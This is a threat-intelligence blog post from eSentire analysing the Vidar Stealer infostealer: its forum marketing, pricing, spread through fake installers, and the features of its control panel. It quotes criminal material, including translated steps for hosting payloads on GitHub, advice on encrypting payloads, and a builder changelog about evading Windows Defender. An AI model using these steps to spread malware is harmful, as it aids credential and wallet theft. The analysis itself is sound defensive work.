

# eSentire Threat Intelligence Malware Analysis: Vidar...

---

[e esentire.com/blog/esentire-threat-intelligence-malware-analysis-vidar-stealer](https://esentire.com/blog/esentire-threat-intelligence-malware-analysis-vidar-stealer)

## Resources

### TRU INTELLIGENCE CENTER

Our Threat Response Unit (TRU) publishes security advisories, blogs, reports, industry publications and webinars based on its original research and the insights driven through proactive threat hunts.

[View Threat Intelligence Resources →](#)

Company

### ABOUT ESENTIRE

#### About Us

eSentire is The Authority in Managed Detection and Response Services, protecting the critical data and applications of 2000+ organizations in 80+ countries from known and unknown cyber threats. Founded in 2001, the company's mission is to hunt, investigate and stop cyber threats before they become business disrupting events.

[Read about how we got here](#)

[Leadership Work at eSentire](#)

### EVENT CALENDAR

May

31

[NetDiligence Cyber Risk Summit](#)

[eSentire will be a Sponsor at the NetDeligence Cyber Risk Summit in Fort...](#)

May

31

[Memorial Insights Special](#)

[eSentire will be attending Avant's Memorial Insights Special.](#)

Jun

01

## AppDirect Boston Regional Event

eSentire will be attending this event.

[View Event Calendar →](#)

Partners

## PARTNER PROGRAM

e3 Ecosystem

We provide sophisticated cybersecurity solutions for Managed Security Service Providers (MSSPs), Managed Service Providers (MSPs), and Value-Added Resellers (VARs). Find out why you should partner with eSentire, the Authority in Managed Detection and Response, today.

[Learn more](#)

Search

Resources

## Speak With A Security Expert Now

Vidar Stealer is an information stealer (infostealer) malware that first appeared on hacking forums at the end of 2018. It's typically spread through the use of drive-by social engineering techniques wherein the victim visits a malicious webpage and unknowingly downloads the malware payload. In comparison to other infostealers, Vidar Stealer has a significantly higher subscription price largely due to its successful infection rate (above 75%) and the fact that new domains for the payloads are renewed in 3-4 days.

This malware analysis delves deeper into the technical details of how the Vidar Stealer malware operates and our security recommendations to protect your organization from being exploited.

## **Key Takeaways**

---

- In 2022, Vidar Stealer was the second most used infostealer malware on the Dark Web, based on the number of logs sold in Dark Web forums, meaning that threat actors are both having success with deploying the stealer into networks and spreading the stealer across the Internet.
- Based on our analysis, Vidar Stealer does not include country checks, which means it is able to infect countries within The Commonwealth of Independent States (CIS).
- The threat actor(s) are actively using social media accounts to host their Command and Control (C2) servers.

- The current versions of Vidar Stealer do not store the exfiltrated data on the victims' disk.
- New versions of Vidar Stealer use XOR string encryption instead of RC4. Each string is encrypted with a different XOR key.
- The new version of Vidar Stealer (56.1) includes Signal Messenger for data exfiltration.

## Case Study: Vidar Stealer

eSentire Threat Response Unit (TRU) has observed numerous Vidar infections in enterprise software, Retail, Business Services, and Real Estate industries. We have also observed the stealer being delivered in a BatLoader campaign upon successful infection. The stealer is also capable of deleting itself after the infection.

The first mention of the stealer appeared on hacking forums at the end of 2018 (Figure 1).

9 Nov 2018

**Jesus**

I am glad to present you the new generation VIDAR stealer. Excellent software of its own production, which was developed to automate many processes. Forget about ever-falling servers, about blocking domains, after which you have to rebuild the assembly, and in general about any worries related to the normal operation of the software. We give you a unique opportunity to fully devote yourself to work, without wasting time on settings, assemblies and other troubles. You just need to go through the simplest registration procedure, pay for a monthly subscription to use access to the software and immediately start productive work, we take care of the rest \*. \*(Already purchased, configured and running a whole physical server, domains change every two days, powerful protection system).

**LOCAL**

90 340 0 rub.

Vidar Pro

ГЛАВНАЯ

Версия: 0.9

До 01-01-2019 (53дн.)

3

0.00000

Мы собираем: Пароли браузеров, Скачиваем файлы, которые вы указываете по папкам и параметрам, CC, Холодные кошельки, Переписку в Telegram, Skype.

Основное отличие от остальных:

- 1) Отказ и стабильная работа на любых версиях Windows систем, мы позаботились об этом и сделали отскок максимум возможным: от 75% и выше.
- 2) Постоянно новые домены для сборки, мы меняем каждые 3-4 дня (старые остаются функциональными). Вам не нужно об этом беспокоиться, мы сделаем это за вас.
- 3) Система важности логов. Вы можете добавить свои теги в настройках, именно добавить сайты или файлы, которые вам очень важны, и когда вы получите установку с этой информацией, вы сразу получите уведомление в telegram.
- 4) Сборщик в админке. Вы можете получить текущую сборку файла напрямую в админке, этого будет достаточно для вас, чтобы зашифровать его и запустить. 5) Информационная сортировка логов. Вы можете сортировать логи по уровню важности, по файлам. Вы можете добавить логи в избранное и добавить заметки. Вы можете скачать необходимые файлы, кошельки, кошельки сразу без загрузки архива. 6) Функциональный не-резидентский загрузчик, вы можете настроить запуск файла, который вам нужен, согласно правилам (если есть определенные файлы или сайты в вашем логе) или все логи. 7) Получить Skype, Интернет, Telegram историю. 8) Получить уведомление в вашем Telegram.

Figure 1: Vidar Stealer seller's post translated from Russian

The Vidar Stealer subscription price is significantly higher than other stealers such as Redline, Mars Stealer and Raccoon Stealer (Figure 2).




Figure 2: Subscription price for Vidar Stealer

In a forum post, the malware author explained the high subscription price due to multiple features that include:

- The successful infection rate (successful log delivery), which is also commonly called as “otstuk” (“отступк”) among native Russian speakers, is above 75%.
- New domains for the builders (payloads) are renewed once in 3-4 days with the previous ones remaining intact.

The feature of the stealer generating and hosting their own domains/IPs for the builders makes it very convenient for the buyers as there is no need to spin up a VPS server and maintain it to receive the logs compared to other stealers.

Vidar Stealer is commonly confused as a variant of Arkei Stealer due to the code similarities but the developer claims that Arkei and Vidar are not related to each other. In December 2022, based on the Dark Web marketing known as ‘Russianmarket’, Vidar Stealer was the second most used Stealer on the Dark Web, with Redline Stealer being the number one stealer (Figure 3).




Figure 3: Number of logs are getting sold on russianmarket

All the stolen logs are then sent to the Admin panel that is browser-based. The end-user would need an invitation code to register and purchase the subscription without directly interacting with the seller on Telegram (Figure 4).





Figure 4: Vidar Stealer C2 Panel

Vidar Stealer spreads through drive-by downloads – users visit the website hosting a malicious stealer payload; typically it's a fake cracked software or fake installers. The stealer also uses GitHub as a repository to host the payloads. That way the attacker(s) will receive the direct link to the payload file that they can send over to installer bots/providers (services that provide the mass spreading of the payload) (Figure 5).



- 4) We create a repository and we can safely close the browser.
  - 5) We go into our repository on the site, we see the "Add file" button. Click on it and select "Upload files"
  - 6) Drag and drop our archive into the repository and go to the list with all the files.
  - 7) Click on the file we need, on the next page we see the "Download" button
  - 8) Right click on it and select "Copy link"
- Done!

Q: Do I need to encrypt the file? If so, what kind of crypto?

A: Need. Necessarily. Any crypt that won't kill your file. The size of the crypt should not exceed 11MB. We do not recommend working with manual crypts, these are mainly aimed at targeted distribution

Q: Can you shed country X?

A: We can. If this country is not part of the former USSR (with the exception of the current EU countries). List of countries that we do not ship selectively: Russia, Ukraine, Belarus, Georgia, Armenia, China, Cuba

Q: Where are the fare prices in your bot?

A: Tasks -> Add task

Figure 5: Manual for uploading stealer payloads to GitHub (translated from Russian in-browser)

It is worth mentioning that most Vidar Stealer users are using installer services to spread the stealer, which was likely the case with the Vidar stealer infection in Ukraine reported by [CERT-UA](#), where the user visited the fake Advanced IP Scanner landing page.

## Vidar Stealer Panel Review

One of the main sections of the panel is Settings, where the threat actor can specify what additional information, they want to exfiltrate from the infected host including Telegram logs, cryptocurrency wallets, browser history and downloads, screenshots, Steam, and Discord logs (Figure 6).




Figure 6: Settings panel

The grabber module allows an attacker to harvest files under the following folders (Figure 7):

- %DESKTOP%
- C:\Users\\Documents
- %DRIVE\_FIXED% (all drives on the machine)
- %DRIVE\_REMOVABLE% (removable drives)
- %USERPROFILE%
- %APPDATA%
- %LOCALAPPDATA%
- C:\Program Files (x86)
- C:\Program Files
- C:\Users\\Recent




Figure 7: Grabber module

The stealer contains a non-resident loader module. There are two kinds of loaders that are commonly mentioned by Russian native speakers:

- **Non-resident loader** – the loader deletes itself after successful infection.
- **Resident loader** – upon starting, the loader creates the persistence on the infected host via Registry Run Keys, Startup folder, and service creation.

The loader module only supports .exe binaries that are grabbed from the URL the attacker specifies. The attacker can specify to which country the loader can be applied to (Figure 8).






Figure 8: Loader module

The stealer builder is constantly getting updated including the “Defender cleaning”, which means that the builder gets modified once a week, so Windows Defender is less likely to detect it (Figure 9).


Version	Changes	Date
55.4 - purge + collection + notifications	- weekly scheduled software cleaning - added steam collection (by popular demand from customers) - added the ability to add channels in the cart for notifications and outgoing (before there were only groups) the algorithm for adding is the same	12:04 31-10-2022
55.3 - unscheduled cleaning of the defender		22:57 26-10-2022
55.2 - Weekly scheduled software cleaning	Added new functionality: - when recursive collection is enabled in the grabber, now you can select the depth of the number of folders to collect - now it can open links in the loader (specify open_next link to the page before the link)	10:41 24-10-2022
55.1 - new plugins	-Weekly scheduled software cleaning -Added web plugins: Microsoft AutoFill Bitwarden KeePass Tusk KeePassXC Browser	15:51 17-10-2022
55 - Weekly update	scheduled weekly software cleaning	16:31 10-10-2022
54.9 - scheduled weekly software cleaning		11:43 03-10-2022
54.8 - update	unscheduled cleaning of the defender	12:51 01-10-2022
54.7 - weekly software cleaning		11:37 26-09-2022
54.6 - cleaning + wallets	 Weekly scheduled software cleaning adding wallets (web) - Braavos wallet - Enkrypt wallet - OKX web3 wallet - Sender wallet - HashPack wallet - Eternl wallet - Gero wallet - Pontem wallet - Petra wallet - Martian wallet - Finnie wallet - Leap Terra	12:13 19-09-2022
54.5 - unscheduled cleaning of the defender, change of addresses		23:34 17-09-2022
54.4 - scheduled update	weekly cleaning	16:40 12-09-2022
54.3 - scheduled software cleaning		13:49 05-09-2022

Figure 9: Builder updates

The logs panel allows the malicious actor to easily navigate through logs and access them directly within the portal without having to download them to their machine (Figure 10).




Figure 10: Logs panel enabling attacker(s) to view the host information, screenshot and retrieved files directly in-browser

The Services section automatically parses the stolen data including banking information, SMTP, Cpanel and WordPress credentials (Figure 11).




Figure 11: Services section

